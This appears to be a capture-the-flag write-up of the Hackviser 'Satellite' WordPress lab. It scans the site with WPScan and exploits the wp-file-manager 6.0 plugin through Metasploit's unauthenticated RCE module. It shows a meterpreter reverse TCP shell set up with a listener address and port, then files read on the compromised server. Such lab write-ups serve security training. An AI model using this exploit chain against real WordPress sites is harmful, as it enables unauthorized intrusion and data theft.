Warmup Satellite:Hackviser

- The explanation of the warmup is this:
- WordPress is a popular content management system where users can easily create, edit and manage websites.
- It is recommended to practice scanning a WordPress website to identify security vulnerabilities and gain access to the system through these vulnerabilities.


- I have this url http://beyondbound.hv
- Let’s start

1- What is the website domain name?

- The answer of the question is beyondbound.hv

2- Which CMS software is being used?

- I used Wappalyzer extension to find the answer of the question



- The answer is WordPress

3- Which tool can be used for WordPress security scanning?

- The answer of the question is wpscan
- Let’s learn what is wpscan

What is WPScan?

- **WPScan** is a **security scanning tool** specifically designed for **WordPress websites**.

- It is mainly used in **penetration testing (pentest)** and **CTFs** to find vulnerabilities in WordPress sites.

Purpose of WPScan:

- WPScan helps you discover:
- Vulnerable plugins
- Vulnerable themes
- WordPress users (usernames)
- Weak passwords (via brute force)
- WordPress version (and its known exploits)

How WPScan Works:

- WPScan scans a target website and:

1. Detects if it's running WordPress
2. Identifies version, plugins, and themes
3. Compares them with a vulnerability database
4. Reports possible security issues

4- Which plugin is used on the target website?

- I learned the ip address of the website

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ping beyondbound.hv
PING beyondbound.hv (172.20.61.133) 56(84) bytes of data.
64 bytes from 172.20.61.133: icmp_seq=1 ttl=63 time=88.2 ms
64 bytes from 172.20.61.133: icmp_seq=2 ttl=63 time=87.3 ms
^C
--- beyondbound.hv ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 87.257/87.748/88.239/0.491 ms
```

- Let's use wp-scan tool to find the answer of the question
- I found the answer

```
[i] Plugin(s) Identified:

[+] wp-file-manager
 | Location: http://172.20.61.133/wp-content/plugins/wp-file-manager/
 | Last Updated: 2025-06-04T11:21:00.000Z
 | Readme: http://172.20.61.133/wp-content/plugins/wp-file-manager/readme.txt
 | [!] The version is out of date, the latest version is 8.0.2
 |
```

5- What is the version of the plugin used?

- As we can see from the scan results the version of the plugin used is 6.0

```
[i] Plugin(s) Identified:

[+] wp-file-manager
 | Location: http://172.20.61.133/wp-content/plugins/wp-file-manager/
 | Last Updated: 2025-06-04T11:21:00.000Z
 | Readme: http://172.20.61.133/wp-content/plugins/wp-file-manager/readme.txt
 | [!] The version is out of date, the latest version is 8.0.2
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://172.20.61.133/wp-content/plugins/wp-file-manager/, status: 200
 |
 | Version: 6.0 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://172.20.61.133/wp-content/plugins/wp-file-manager/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://172.20.61.133/wp-content/plugins/wp-file-manager/readme.txt

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

6- What is the name of the satellite of unknown status?

- The plugin we found in the previous question wp-file-manager it's version is 6.0 and the latest version is 8.0.2 so let's look for an open source exploit for it
- Yeah I found an exploit in msfconsole
- Let's use it

```
msf > search wp-file-manager

Matching Modules
================

  #  Name                                      Disclosure Date  Rank    Check  Description
  -  ----                                      ---------------  ----    -----  -----------
  0  exploit/multi/http/wp_file_manager_rce    2020-09-09       normal  Yes    WordPress File Manager Unauthenticated Remote Code Execution
```

- This is the options

```
msf exploit(multi/http/wp_file_manager_rce) > show options

Module options (exploit/multi/http/wp_file_manager_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    upload           yes       elFinder commands used to exploit the vulnerability (Accepted: upload, mkfile+put)
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sa
                                         pni
   RHOSTS     172.20.61.133    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to WordPress installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.8.105.24      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress File Manager 6.0-6.8


View the full module info with the info, or info -d command.
```

- Let’s exploit
- Yeah I’m in

```
meterpreter > ls
Listing: /var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files
==============================================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  0     fil   2020-05-14 08:21:26 -0400  .gitkeep
040777/rwxrwxrwx  4096  dir   2020-05-14 10:34:06 -0400  .quarantine
040777/rwxrwxrwx  4096  dir   2020-05-14 10:34:06 -0400  .tmb
040777/rwxrwxrwx  4096  dir   2020-05-14 10:34:06 -0400  .trash

meterpreter > pwd
/var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files
meterpreter > ls -la
Listing: /var/www/html/wordpress/wp-content/plugins/wp-file-manager/lib/files
==============================================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  0     fil   2020-05-14 08:21:26 -0400  .gitkeep
040777/rwxrwxrwx  4096  dir   2020-05-14 10:34:06 -0400  .quarantine
```

- Let’s make some investigation to find the answer of the question

```
meterpreter > pwd
/var/www/html
meterpreter > cat satellites-2023.csv
Satellite Name;Satellite Type;Launch Date;Launch Location;Orbit Information;Satellite Function;Satellite Status;Launch Cost ($)
Voyager-1; Observation; 2023-01-15; Kennedy Space Center; Low Earth Orbit; Earth Observation; Active;100000000
StellarExplorer; Communication; 2023-02-20; Baikonur Cosmodrome; Geostationary Orbit; Telecommunication; Active;150000000
LunaTech-9; Exploration; 2023-03-10; Vandenberg Space Force Base; Polar Orbit; Scientific Research; Active;120000000
SolarLink-5; Navigation; 2023-04-05; Satish Dhawan Space Centre; Medium Earth Orbit; GPS Navigation; Active;110000000
AstroSphere-2; Weather; 2023-05-18; Tanegashima Space Center; Geostationary Orbit; Weather Forecasting; Active;130000000
NebulaQuest; Surveillance; 2023-06-02; Jiuquan Satellite Launch Center; Low Earth Orbit; National Security; Active;140000000
Galaxia-Prime; Research; 2023-07-09; Guiana Space Centre; Sun-Synchronous Orbit; Scientific Experiment; Active;125000000
CelestialSurveyor; Broadcasting; 2023-08-14; Xichang Satellite Launch Center; Geostationary Orbit; Television Broadcasting; Active;160000000
Defender-X; Reconnaissance; 2023-09-21; Plesetsk Cosmodrome; Low Earth Orbit; Military Surveillance;Unknown;4900000000
OrionNavigator; Navigation; 2023-10-08; Wenchang Spacecraft Launch Site; Medium Earth Orbit; Global Navigation; Active;115000000meterpreter >
```

- Yeah we found the answer of the question